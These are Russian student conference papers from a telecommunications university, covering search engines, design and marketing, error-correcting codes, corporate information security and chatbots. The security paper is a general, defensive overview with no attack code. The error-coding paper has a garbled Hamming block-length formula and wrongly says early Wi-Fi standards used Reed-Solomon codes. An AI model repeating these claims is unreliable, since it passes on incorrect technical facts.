
Согласно данной модели, можно обнаружить, что все выбранные для рассмотрения информационно-поисковые системы имеют достаточно высокие показатели. Это указывает на то, они достаточно хорошо выполняют свои функции.

Тем не менее можно обратить внимание на то, что некоторые объекты анализа, а именно Google и Yandex, имеют самые высокие показатели среди всех проанализированных информационно-поисковых систем.

Подобные высокие показатели объясняют, почему пользователи чаще всего выбирают именно эти ИПС. Подобную тенденцию можно обнаружить не только среди русских клиентов. Так, например, Google считается самой популярной во всём мире [4]. Причём такую популярность ему обеспечивают именно совокупность его положительных сторон как информационно-поисковой системы.

#### Список используемых источников

1. Gudivada, V. N., Rao, D. L., and Gudivada, A. R (2018) "Information retrieval: concepts, models, and systems", In Handbook of statistics Elsevier 38 : 331–401.
2. Доля рынка поисковых систем в Россия за Январь 2023 | Similarweb [Электронный ресурс]. URL: <https://www.similarweb.com/ru/engines/russian-federation/> (дата обращения 25.02.2023).
3. Lal N., Qamar S., Shiwani S. "Information retrieval system and challenges with dataspace." International Journal of Computer Applications, 147 (8) (2016).
4. Галашев В. А. Системы поиска и обработки информации : учеб.-метод. пособие. Ижевск : Удм. гос. ун-т., 2011. 149 с.

УДК 339.138+74  
ГРНТИ 81.95.01+ 72.75.39

## **ВЗАИМОСВЯЗЬ МЕЖДУ ДИЗАЙНОМ И МАРКЕТИНГОМ: КАК ДИЗАЙН ВЛИЯЕТ НА ПРОДАЖИ**

**Б. А. Аль-Нами, А. А. Рстакян**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Работа посвящена рассмотрению взаимосвязи между дизайном и маркетингом. В статье особое внимание уделяется значимости дизайна в представлении продукта или услуги. В работе приведены дизайнерские методы, при помощи которых можно значительно увеличить продажи. Помимо этого, в работе рассмотрены и проанализированы примеры влияния дизайна на продажи в различных известных компаниях.*

*дизайн, имидж компании, продажи, дизайн упаковки, философия дизайна, бренд, ребрендинг, логотип, этикетка, потребитель, маркетинг.*

В современном мире практически каждый продукт, будь то магазин одежды или онлайн курс по программированию нуждается в грамотной упаковке и представлении на рынке, чтобы создать гармоничный и убедительный бренд, который привлекает клиентов и генерирует продажи. «Упаковкой» товара или услуги занимается дизайнер, а представлением на рынке – маркетолог. В этой статье мы рассмотрим взаимосвязь между дизайном и маркетингом, и влияние дизайна на продажи.

### *Определения понятий «дизайн» и «маркетинг»*

Термин «дизайн» используется в различных сферах деятельности человека, связанных с творчеством, проектированием. Согласно ИКСИД (международной организации дизайна), дизайн – творческая деятельность, цель которой – определение формальных качеств предметов, производимых промышленностью. Эти качества формы относятся не только к внешнему виду, но, главным образом, к структурным и функциональным связям, которые превращают систему в целостное единство с точки зрения, как изготовителя, так и потребителя. Маркетинг – набор институтов и процессов для создания, позиционирования, отображения выгод и продажи продукта, представляющего ценность для потребителей, клиентов, партнеров и всей общественности в целом. Такое определение маркетингу дала Американская ассоциация маркетинга (*American Marketing Association, AMA*) [1].

Получается, что у дизайнера и маркетолога цели совпадают, а значит, одно не может существовать без другого. Эти две профессии находятся в тесной взаимосвязи.

### *Дизайнерские подходы*

Чтобы разобраться как дизайн помогает увеличить продажи, необходимо рассмотреть основные дизайнерские подходы, способствующие этому:

1. Минимализм. Простота дизайна помогает сосредоточить внимание на главном продукте или услуге, и не отвлекаться на лишние элементы как на сайте, так и на упаковке продукта.

2. Цветовая гамма. Правильный выбор и сочетание цветов вызовет эмоциональный отклик у потребителя и увеличит желание купить товар или воспользоваться услугой.

3. Типографика. С помощью правильного выбора шрифтов и их сочетания можно передать определенное настроение и эмоции потребителю, а также повысить доверие к бренду.

4. Простота навигации. Если продукт неудобен в использовании, то клиенты могут отказаться от него в пользу более удобной альтернативы. Дизайнеры могут помочь улучшить удобство использования продукта, создавая интуитивно понятную навигацию, которая помогает быстро найти нужную информацию и сделать покупку.

5. Интерактивность. Интересная анимация, видео поможет привлечь внимание пользователя.

6. Уникальность. Если продукт выглядит как многие другие на рынке, то клиенты могут не заметить его. Оригинальный и запоминающийся дизайн может помочь выделиться на фоне конкурентов и привлечь внимание потенциальных покупателей. Кроме того, уникальный логотип или упаковка могут помочь клиентам запомнить бренд и выбрать его продукты в будущем.

Если дизайнер будет придерживаться этих методов, то вероятность повысить продажи будет расти. Однако, не стоит забывать, что роль маркетинга также велика в вопросе увеличения продаж и не стоит надеяться только на дизайн.

### *Анализ примеров влияния дизайна на продажи*

Согласно отчету, представленному Top Design Firms в 2021 году, половина потребителей считает, что дизайн сайтов имеет решающее значение для бренда компании в целом. Это означает, что инвестиции в хороший, удобный, простой и качественный веб-дизайн как никогда важны для стартапов и растущего бизнеса.

Международная организация Design Management Institute (DMI) решила узнать, как дизайн влияет на фондовые рынки. Для этого она разработала специальный индекс – Design Value Index, показывающий капитализацию компаний, которые вкладывают средства в дизайн. В качестве контрольной точки DMI использовала фондовый индекс S&P 500, который отражает суммарную капитализацию пятисот крупнейших американских компаний. Так вот в 2015 году они получили такой результат: за предыдущие десять лет Design Value Index вырос на 211 % по сравнению с индексом S&P 500 (рис. 1).




Рис. 1. Design Value Index

Платформа разработки интерфейсов InVision опубликовала своё исследование. Она опросила 2200 компаний в 24 отраслях из 77 стран, включая Россию. Три четверти респондентов отметили, что за счёт дизайна они повысили качество продукта. Исследование также доказывает успешность компаний, которые вкладывают достаточно много средств в дизайн [2, 3].

Рассмотрим увеличение продаж за счёт дизайна на конкретном примере. Бренд EPICA в первый год после запуска вошел в ТОП-10 рейтинга брендов Forbes, созданных в России «с нуля», заработав 1 млрд 350 млн валовой выручки в первый год после запуска. В 2018 году EPICA была отмечена компанией Nielsen как самый инновационный запуск среди всех компаний Европы. По словам Елены Русановой, директора по маркетингу Ehrmann, 80 % успеха EPICA – дизайн упаковки [4].

Таким образом, можно сделать вывод о положительном влиянии хорошего дизайна на продажи.

Дизайн и маркетинг – две важные составляющие любого успешного бизнеса. Хороший дизайн может помочь привлечь внимание клиентов,

улучшить удобство использования продукта, создать уникальный бренд и, в конечном итоге, увеличить продажи. Поэтому, дизайнеры и маркетологи должны работать вместе, чтобы создать гармоничный и убедительный бренд, который будет привлекать клиентов и генерировать продажи.

#### Список используемых источников

1. Тахтарова О. В. Дизайн упаковки. Инструменты для создания образа бренда // Молодой ученый. 2021. № 5 (347). С. 78–82.
2. Габриелян Т. О. Бренд в графическом дизайне: концептуализация, визуализация, идентификация. Симферополь : ООО «Антиква», 2018. 228 с.
3. Лебедев А. В. Эволюция упаковки, её дизайн и дополненная реальность // Молодой ученый. 2016. № 9 (113). С. 196–200.
4. Гнилов А. А., Кальсин С. Л. Оптимистичный взгляд со стороны. Представители смежной отрасли картонной упаковки – о развитии молочного рынка // ЭКО. 2016. № 6(504). С. 29–35.

УДК 004.056.2  
ГРНТИ 28.21.27

## МЕТОДЫ ОБНАРУЖЕНИЯ И УСТРАНЕНИЯ ОШИБОК НА КАНАЛЬНОМ УРОВНЕ МОДЕЛИ OSI

**Б. А. Аль-Нами, И. Н. Рыболовлев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Данная статья описывает методы обнаружения и устранения ошибок на канальном уровне модели OSI. В работе представлен принцип работы Кода Хэмминга, Рида-Соломона, LDPC, CRC, Turbo-кодов. Приведен пример использования Кода Хэмминга. Обозначена область применения этих методов и отношение исходных данных к добавочным в реализации каждого.*

*код Хэмминга, Коды Рида-Соломона, LDPC, CRC, FEC, Turbo-коды, целостность данных.*

Методы обнаружения и устранения ошибок в битовых передачах необходимы для обеспечения надежности передачи данных на канальном уровне модели OSI. В процессе передачи данных могут возникать ошибки из-за шума на канале связи или других помех.

Внедрение же методов обеспечения целостности данных балансирует между избыточностью, и, соответственно, большей нагрузкой на канал связи, и помехоустойчивостью (большей надежностью).

Самый ранний метод обеспечения целостности данных был разработан Ричардом Хэммингом в 1940-х годах и до сих пор широко применяются на канальном уровне цифровой коммуникации, а также во внутреннем устройстве процессоров и запоминающих устройств. Коды Хэмминга используются для обнаружения и устранения не более чем одной битовой ошибки [1].

Коды Хэмминга используют внутри себя проверку парности; такой проверочный бит указывает, должно ли быть в наборе данных четное или нечетное число единиц (проверка парности). Если количество единиц четное – проверочный бит имеет значение 0, и 1, если число единиц нечетное. Первый бит используется в качестве проверочного бита для всего блока данных, остальные 4 из дополнительных битов – для проверки парности. Реализацию такого кода хэмминга можно масштабировать из отношения, что количество битов в блоке данных равно  $22n$ , где  $n$  – количество проверочных битов. Количество исходных данных в таком потоке будет равно  $22n - 2n - 1$ . Ниже представлен пример Кода Хэмминга (16, 11) для четырех проверочных битов (рис. 1.).

исходные данные **10101001011**

X – проверочный бит набора

P – проверочный бит всего блока данных




Рис. 1. Получение кода Хэмминга

Проверочные биты обозначены X, P – это проверочный бит для всего блока данных. Синим цветом обозначен набор битов для проверочного бита, зеленым – значение проверочного бита для этого набора. После преобразования данных, из 11 битов информации 10101001011 получается 16 битов 1101001001001011. Если при передаче данных произойдет повреждение од-

ного из битов (рис. 2.), на основании проверочных битов можно будет установить точное расположение ошибки (рис. 3.). Если же произошло более одной ошибки, будет установлен лишь факт их возникновения, но восстановление данных будет невозможно, и, в таком случае данные будут отброшены [2].



Рис. 2. Повреждение бита при передаче




Рис. 3. Обнаружение и устранение ошибки

В современных протоколах передачи данных на канальном уровне используются более сложные методы обнаружения и устранения ошибок в битовых передачах, например, один из наиболее распространенных методов из класса FEC (*Forward Error Correction*) –циклический код Рида-Соломона, который используется для обнаружения и исправления ошибок в данных. Он основан на принципе интерполяции многочленов и может обрабатывать несколько ошибок в одном блоке данных [3].

Каждый символ проверки вычисляется на основе полиномиального деления исходных данных на заданный генерирующий полином. При приеме данных символы проверки используются для проверки целостности данных и в случае ошибок позволяют восстановить исходные данные с помощью обратной операции интерполяции многочленов.

Обычно, для кодов Рида-Соломона с фиксированной длиной блока и фиксированным числом проверочных символов, количество проверочных символов составляет около 10–20 % от общего количества символов

в блоке. Например, для кода Рида-Соломона с параметрами (255, 223), в котором длина блока равна 255 символов, а количество проверочных символов равно 32, процентное отношение между исходными данными и проверочными символами составляет примерно 87 к 13 %.

Другим эффективным методом обнаружения и устранения ошибок в битовых передачах являются коды LDPC (*Low-Density Parity-Check*), основанные на матричном подходе к коррекции ошибок. Они используют матрицы, в которых большинство элементов являются нулями, что дает им свое название «низкой плотности проверочных матриц».

Принцип работы LDPC-кодов заключается в использовании проверочной матрицы для обнаружения и исправления ошибок. Кодирующая сторона вставляет дополнительные биты в передаваемые данные с использованием проверочной матрицы, а декодирующая сторона использует эту матрицу для определения того, где находятся ошибки в передаваемых данных и их исправления [4].

Проверочная матрица состоит из двух частей: матрицы контроля четности и матрицы ребер (*edge matrix*). Матрица контроля четности используется для определения, должно ли суммарное значение битов в каждом блоке данных быть четным или нечетным. Матрица ребер используется для связывания битов в блоках данных.

В процессе передачи данных каждый бит проходит через набор проверок, которые определяют его связи с другими битами в передаваемых данных. Если в процессе проверки обнаруживается ошибка, декодирующая сторона использует матрицу контроля четности и матрицу ребер для определения, где находится ошибка и как ее исправить.

Процесс декодирования LDPC-кода происходит в несколько итераций, в которых используются методы оптимизации, такие как *belief propagation* или *iterative decoding*. Эти методы позволяют обработать большое количество данных за короткий промежуток времени и максимизировать скорость передачи данных при сохранении высокой эффективности исправления ошибок [5].

Процентное отношение исходных данных и добавочных битов проверки в LDPC зависит от выбора параметров кода. Обычно для оптимальной эффективности кодирования в LDPC применяется баланс между количеством исходных данных и количеством проверочных битов. Например, для некоторых LDPC-кодов, отношение между исходными данными и проверочными битами может быть порядка 3:4 или 4:5.

В протоколе Ethernet используется код проверки циклической избыточности CRC (*Cyclic Redundancy Check*) в качестве метода обнаружения ошибок при передаче данных.

CRC – это метод обнаружения ошибок, который основывается на вычислении контрольной суммы для передаваемых данных и сравнении



ее с контрольной суммой, полученной на приемной стороне. Если контрольные суммы не совпадают, это указывает на наличие ошибки в переданных данных.

В Ethernet CRC применяется к кадрам данных, которые передаются по сети. Каждый кадр данных включает в себя поле FCS (*Frame Check Sequence*), которое содержит 32-битную контрольную сумму, рассчитанную на основе содержимого кадра. При приеме кадра, приемная сторона вычисляет контрольную сумму на основе полученного кадра и сравнивает ее с FCS. Если значения не совпадают, это указывает на наличие ошибки в переданных данных.

В протоколе Ethernet используется алгоритм CRC-32, который работает с блоками данных длиной до 1500 байт. В современных компьютерных системах проверка CRC-32 для таких блоков данных может занимать меньше одной микросекунды [6].

Таким образом, в протоколе Ethernet процентное отношение исходных данных и добавочных битов проверки равно  $96,875$  к  $3,125$  %. Такое небольшое количество проверочных битов позволяет обнаруживать ошибки в передаче данных, но не исправлять их.

Протокол Wi-Fi в свою очередь использует FEC и LDPC. В более ранних версиях стандарта Wi-Fi (802.11a/b/g/n), использовался метод кодирования данных на основе кодов Рида-Соломона, а в последней версии стандарта Wi-Fi – 802.11ax используется LDPC (*Low-Density Parity-Check*) кодирование.

Другим эффективным методом обнаружения и устранения ошибок в битовых передачах являются Turbo-коды – это современные коды, которые позволяют достигать более высокой надежности передачи данных, чем традиционные коды. Устройство turbo-кодов включает два кодировщика и один декодировщик. Кодировщики применяют к исходным данным два разных кода, которые называются компонентными кодами. Далее, данные отправляются через канал связи, где они могут быть повреждены шумом или другими помехами.

Для восстановления исходных данных на приемной стороне используется декодировщик. Декодировщик turbo-кодов использует итеративный алгоритм декодирования, который позволяет достигать более высокой надежности передачи данных, чем традиционные коды.

Процесс декодирования включает в себя несколько итераций. На каждой итерации декодировщик получает вероятностную оценку исходных данных, основанную на компонентных кодах. Затем декодировщик применяет алгоритм, который учитывает эту вероятностную оценку и обновляет свои собственные оценки исходных данных. Этот процесс повторяется до тех пор, пока не будет достигнута достаточная надежность восстановления исходных данных [7].

Turbo-коды широко используются в различных приложениях, включая мобильную связь, спутниковую связь и беспроводные сети.

В заключение можно сказать, что методы обнаружения и устранения ошибок на канальном уровне модели OSI играют важную роль в обеспечении надежности передачи данных в различных сетевых технологиях. Они позволяют обнаруживать и исправлять ошибки, возникающие при передаче данных, и снижать вероятность их возникновения.

В целом, использование методов обнаружения и устранения ошибок на канальном уровне модели OSI позволяет повысить надежность передачи данных и обеспечить более эффективное функционирование сетевых технологий.

#### Список используемых источников

1. Никитин Г. И. H62 Сверточные коды : учеб. пособие / СПбГУАП. СПб., 2001. 80 с.
2. Мялицин В. В., Шашков Б. Д. Эффективность параллельной реализации алгоритмов помехоустойчивого кодирования Рида-Соломона // Прикладная информатика. 2006. № 3. С. 120–129.
3. Головин П. Б. Помехоустойчивое кодирование // Мировая наука. 2017. № 9 (9). С. 176–181.
4. Астахов Н. В., Башкиров А. В., Костюков А. С., Хорошайлова М. В., Чирков О. Н. Верификация LDPC-кодов // Вестник ВГТУ. 2017. № 1. С. 74–77.
5. Гринченко Н. Н., Овечкин Г. В. Помехоустойчивое кодирование для цифровых систем связи // Известия ЮФУ. Технические науки. 2006. № 15.
6. Гладких А. А., Климов Р. В., Чилихин Н. Ю. Методы эффективного декодирования избыточных кодов и их современные приложения. Ульяновск : УлГТУ, 2016. 258 с.
7. Синдху Х. Г. LDPC for Wi-Fi and WiMAX technologies // IEEE Xplore. 2009. С. 1–6.

УДК 004.056.5  
ГРНТИ 81.93.29

## ОБЕСПЕЧЕНИЯ КОМПЬЮТЕРНОЙ БЕЗОПАСНОСТИ В КОММЕРЧЕСКОЙ ОРГАНИЗАЦИИ

**Б. А. Аль-Нами, С. А. Рябинина**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В данной статье рассматривается актуальная на данный момент проблема защиты информации на предприятиях, поскольку доступ к конфиденциальной информации и ее изменение могут нанести существенный урон финансовому положению компании. Также виды угроз информационной безопасности и способы защиты от них.*

*безопасность, защита, предприятие, конфиденциальность, кибератаки.*

Информационная безопасность охватывает множество IT-областей, включая сетевую безопасность и инфраструктуру, тестирование и аудит. Информационная безопасность, как сфера занятости, значительно развивается и растет. В условиях непрерывного роста количества существующих и появления новых видов угроз информации, перед предприятиями всё чаще встаёт задача обеспечения надёжной защиты корпоративных сетей от сетевых атак и вредоносных программ.

В наше время работа с информацией отличается не только многообразием ресурсов, постоянным развитием технологий ее обработки, повышенным вниманием и контролем над персоналом, но и грамотным управлением фирмой и защитой данных [1].

Компьютерная безопасность – одним из наиболее важных аспектов деятельности любой коммерческой организации. С каждым годом растет количество кибератак, которые могут привести к утечке конфиденциальной информации, потере данных, финансовым потерям, ущербу репутации и даже к парализации работы организации. Поэтому обеспечение безопасности информации – это необходимость для любой компании.

Наиболее распространенные случаи – утечка платежной информации и персональных данных – 80%. В 68 % случаев виновны сотрудники организаций, и в 8 % – руководство. В сравнении с 2015 годом количество утечек информации выросло на 89 %.

Система безопасности организации обеспечивается работой нескольких подразделений:

1. Отдел информационной безопасности (ИБ) занимается разработкой и внедрением политики безопасности, контролем за соблюдением правил и процедур обработки данных, анализом угроз и рисков для информационной системы.

2. Отдел технической поддержки занимается настройкой и обслуживанием систем безопасности, мониторингом сетевых устройств, обнаружением и устранением уязвимостей.

3. Отдел кадров и обучения проводит обучение сотрудников правилам безопасности, организует тренинги и семинары по теме безопасности информации.

4. Юридический отдел занимается вопросами законодательства по защите персональных данных, разработкой и внедрением политики конфиденциальности, а также координацией действий в случае утечки данных.

5. Руководство организации определяет стратегию безопасности, назначает ответственных за безопасность информации, принимает решения по внедрению новых технологий и методов защиты информации [2].

Рассмотрим основные виды угроз информационной безопасности и способы защиты от них.

### *Основные виды угроз информационной безопасности*

Вирусы, черви и троянские программы - вредоносные программы, которые могут привести к потере данных или краже конфиденциальной информации.

Фишинг – мошенническая попытка получить доступ к личным данным пользователя, обманом выдавая себя за доверенное лицо.

Спам – нежелательная электронная почта, которая может содержать вирусы или ссылки на вредоносные сайты.

DDoS-атаки – атаки на серверы, направленные на перегрузку их работой, что может привести к простоя сайта или системы.

Сетевые атаки – попытки получить несанкционированный доступ к компьютерам или сетям, используя различные методы, такие как перехват трафика или использование уязвимостей системы.

Утечки данных – потеря или кража конфиденциальных данных, таких как личные данные клиентов или финансовая информация о компании.

Социальная инженерия – методы обмана людей для получения доступа к конфиденциальной информации, например, путем обмана сотрудников компании [3].

Все эти угрозы могут привести к серьезным последствиям для компании, поэтому необходимо принимать меры по обеспечению безопасности информации.

### *Способы защиты информации*

Брандмауэр или фаерволл – программное или аппаратное обеспечение, которое контролирует доступ к сети или компьютеру, блокируя нежелательный трафик и защищая систему от внешних угроз. Брандмауэры используют установленные списки разрешенного или не разрешенного трафика и политики.

Решения SIEM (*Security information and event management*) – инструменты для сбора, анализа и реагирования на информацию о безопасности в реальном времени. Данное объединение данных позволяет более эффективно находить угрозы и предупреждать о них. Решения SIEM также регистрируют события, происходящие в системе, составляют отчет о событиях и производительности.

Стратегии предотвращения потери данных (DLP, *Data Leak Prevention*) – это меры, направленные на защиту конфиденциальной информации от несанкционированного доступа, утечек и краж. Они включает в себя классификацию данных, их резервное копирование и мониторинг того, как данные используются в организации или за ее пределами.

IDS расшифровывается как Intrusion Detection System – система обнаружения вторжений, которая мониторит сеть на наличие подозрительной активности и предупреждает об атаках. IPS, или Intrusion Prevention

System, – система предотвращения вторжений, которая не только обнаруживает подозрительную активность в сети, но и блокирует ее до того, как она станет угрозой для безопасности. IPS использует различные методы, такие как блокирование IP-адресов, отключение портов и фильтрацию трафика, чтобы защитить сеть от атак [4].

Поведенческая аналитика пользователей (UEBA, *User and Entity Behavior Analytics*) – метод анализа поведения пользователей в системе, который позволяет выявить аномальную активность и предотвратить угрозы безопасности. Действия пользователя используют как основу для сравнения с новыми моделями поведения и выявления каких-либо несоответствий. Несоответствия помечаются как потенциальные угрозы.

Блокчейн-кибербезопасность – подход к обеспечению безопасности данных, основанный на технологии блокчейн, который обеспечивает целостность и надежность информации. Технология позволяет людям передавать ценные данные безопасным и защищенным способом. Любой пользователь может добавить информацию в блокчейн, который защищен криптографией.

Решения по кибербезопасности (EDR, *Endpoint Detection & Response*) – это комплексные инструменты и сервисы, которые помогают защитить компьютерные системы и данные от угроз. Эти сервисы могут использоваться для предотвращения проникновения угроз в вашу сеть или утечки информации.

Управление положением облачной безопасности (CSPM, *Cloud security posture management*) – это процесс управления рисками и безопасностью в облачных средах, который включает в себя мониторинг, анализ и управление уязвимостями. Данные технологии позволяют сканировать конфигурации и сравнивать средства защиты с эталонными примерами. Часто CSPM предоставляют рекомендации по устранению неполадок, которые можно использовать для улучшения безопасности ваших данных [5].

Что делать, если утечка данных всё-таки произошла?

Если произошла утечка данных, необходимо немедленно принять следующие меры:

1. Изолировать компьютер или устройство, на котором произошла утечка, от сети.

2. Оповестить ответственных лиц в организации, которые занимаются безопасностью данных.

3. Собрать все возможные доказательства и информацию о произошедшем инциденте.

4. Проанализировать причины утечки и принять меры для ее предотвращения в будущем.

5. Уведомить клиентов или пользователей, чьи данные были скомпрометированы.

6. Следовать законодательству по обработке и защите персональных данных.

7. Провести аудит безопасности системы и устранить все выявленные уязвимости.

8. Обучить сотрудников правилам безопасности и предотвращения утечек данных.

### *Заключение*

Обеспечение безопасности информации – необходимость для любой коммерческой организации. Необходимо проводить аудит безопасности, устанавливать антивирусное ПО, использовать сильные пароли, создавать резервные копии данных, обучать сотрудников и использовать защищенные соединения. Только таким образом можно защитить свою организацию от кибератак и утечки конфиденциальной информации.

### **Список используемых источников**

1. Зарипова Г. К., Рамазанов Ж. Ж. Информационная безопасность (обязанности) // Научные исследования. 2019. № 1 (27). С. 51–54.
2. Абраров Р. Д. Информационная безопасность в компьютерных сетях // Молодой ученый. 2016. № 9.5 (113.5). С. 10–12.
3. Варлатая С. К., Шаханова М. В. Защита информационных процессов в компьютерных сетях : учебно-методический комплекс. М. : Проспект, 2015. 216 с.
4. Бирюков А. А. Информационная безопасность: защита и нападение. 2–3 изд., перераб. и доп. М. : ДМК Пресс, 2017. 434 с.
5. Lebed, S. Инновационные технологии в сфере кибербезопасности // Современные информационные технологии и ИТ-образование [Онлайн], 18.2 (2022): 383–390.

**УДК 004.8+625.28+62-503.56**  
**ГРНТИ 28.23.00+50.51**

## **ИСПОЛЬЗОВАНИЕ ВИРТУАЛЬНЫХ СОБЕСЕДНИКОВ ДЛЯ АВТОМАТИЗАЦИИ И ОПТИМИЗАЦИИ РАБОТЫ С КЛИЕНТАМИ**

**Б. А. Аль-Нами, А. В. Сайтчина**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*На пороге второго десятилетия двадцать первого века в мире начало возрастать влияние интеллектуальных информационных технологий. С развитием мессендже-*

*ров появились новые способы обмена информацией, выражаемые в создании так называемых виртуальных собеседников, которые сейчас плотно интегрируются с искусственным интеллектом. В данной статье описывается практическое назначение виртуальных собеседников в автоматизации работы процессов по обеспечению коммуникационных услуг, классификация программ-помощников и возможности их использования.*

*информация, автоматизация, чат бот, виртуальный собеседник, искусственный интеллект, нейросети, информационное общество.*

Термин «автоматизация», являющийся побочным словом от более раннего (автоматический) и связываемый, по большей части, с торговыми автоматами до введения компанией (*Ford*) отдела автоматизации в 1947 году, сейчас призван обозначать приспособление методов, технических средств и систем управления, которые освобождают человека от непосредственного участия в процессах, связанных с взаимодействием с ресурсами.

В работе автоматизация позволяет улучшать качество продуктов, производить оптимизацию процессов управления, повышать производительность труда, отстранять человека от опасных для здоровья производств. Автоматизация обычно нуждается в системном, комплексном подходе к решению задачи, поэтому применяемые для неё методы вычислений иногда копируют нервные и мыслительные функции человеческого организма [1].

Здесь в действие вступает искусственный интеллект (ИИ, от англ. *artificial intelligence*) – мощный инструмент для развития автоматизации. Для компаний, работающих с большим количеством информации, ИИ становится спасением, помогая осуществлять рутинные операции, предоставляя аналитику и обрабатывая данные. В результате работы искусственного интеллекта улучшаются и развиваются бизнес- и процессы производства, повышается прибыльность – компания получает основу для принятия быстрых и правильных решений: вычисления, цифры, рекомендуемые действия, критерии.

В целом, применение ИИ является возможностью переложить на машины утомительную деятельность по обработке огромных данных, составлению отчётов и прогнозированию решений, что и предполагает автоматизация. Используя заданные алгоритмы, сервис, работающий на основе ИИ, становится (умным): собирает информацию, проводит её анализ, классификацию и формирование выводов [2].

Под взаимосвязанной совокупностью методов и средств, используемых для хранения, обработки и передачи информации при достижении поставленной цели, и понимается информационная система, такая как ИИ. Именно такой системой может являться виртуальный собеседник, выполняющий роль части механизма автоматизации [3]. Здесь уместно упомянуть о процессе адаптации – изменении параметров, структуры систем на основе ин-

формации, получаемой во время управления, с целью достижения определённого (оптимального) качества управления при изменяющихся условиях работы [4]. Поскольку создание виртуальных собеседников связано с проблемой общего искусственного интеллекта и переходит в состояние взаимодействия с ним, то возникает потребность адаптировать ИИ к этим виртуальным помощникам, что и происходит в последние годы: сейчас такие машины, основанные на нейросетях (воплощении функционирования сетей нервных клеток живого организма) активно разрабатываются и внедряются в производство.

Виртуальный собеседник, или программа-собеседник, или чат бот (от англ. *chatbot*) – программа, выясняющая потребности пользователей и помогающая удовлетворить их. Для автоматического общения с программы с пользователем применяется текст или голос. В сфере предоставления услуг чат бот коммуницирует от лица компании с целью сделать проще онлайн-общение (в оперативнейшие сроки предоставить актуальную информацию) и используется как альтернативное решение переписке с оператором-человеком.

В 2010 году стали развиваться мессенджеры – потенциальная среда для использования чат ботов. Первым разглядевшим их перспективы и внедрившим технологию для создания искусственного интеллекта в приложение (*Telegram*) был Павел Дуров.

